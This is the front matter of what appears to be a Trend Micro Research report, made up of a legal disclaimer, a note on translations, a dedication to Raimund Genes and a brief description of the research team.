The information provided herein is for general information and educational purposes only. It is not intended and should not be construed to constitute legal advice. The information contained herein may not be applicable to all situations and may not reflect the most current situation. Nothing contained herein should be relied on or acted upon without the benefit of legal advice based on the particular facts and circumstances presented and nothing herein should be construed otherwise. Trend Micro reserves the right to modify the contents of this document at any time without prior notice.

Translations of any material into other languages are intended solely as a convenience. Translation accuracy is not guaranteed nor implied. If any questions arise related to the accuracy of a translation, please refer to the original language official version of the document. Any discrepancies or differences created in the translation are not binding and have no legal effect for compliance or enforcement purposes.

Although Trend Micro uses reasonable efforts to include accurate and up-to-date information herein, Trend Micro makes no warranties or representations of any kind as to its accuracy, currency, or completeness. You agree that access to and use of and reliance on this document and the content thereof is at your own risk. Trend Micro disclaims all warranties of any kind, express or implied. Neither Trend Micro nor any party involved in creating, producing, or delivering this document shall be liable for any consequence, loss, or damage, including direct, indirect, special, consequential, loss of business profits, or special damages, whatsoever arising out of access to, use of, or inability to use, or in connection with the use of this document, or any errors or omissions in the content thereof. Use of this information constitutes acceptance for use in an “as is” condition.

For Raimund Genes (1963-2017)

TREND MICRO™ RESEARCH

Trend Micro, a global leader in cybersecurity, helps to make the world safe for exchanging digital information.

Trend Micro Research is powered by experts who are passionate about discovering new threats, sharing key insights, and supporting efforts to stop cybercriminals. Our global team helps identify millions of threats daily, leads the industry in vulnerability disclosures, and publishes innovative research on new threats techniques. We continually work to anticipate new threats and deliver thought-provoking research.

www.trendmicro.com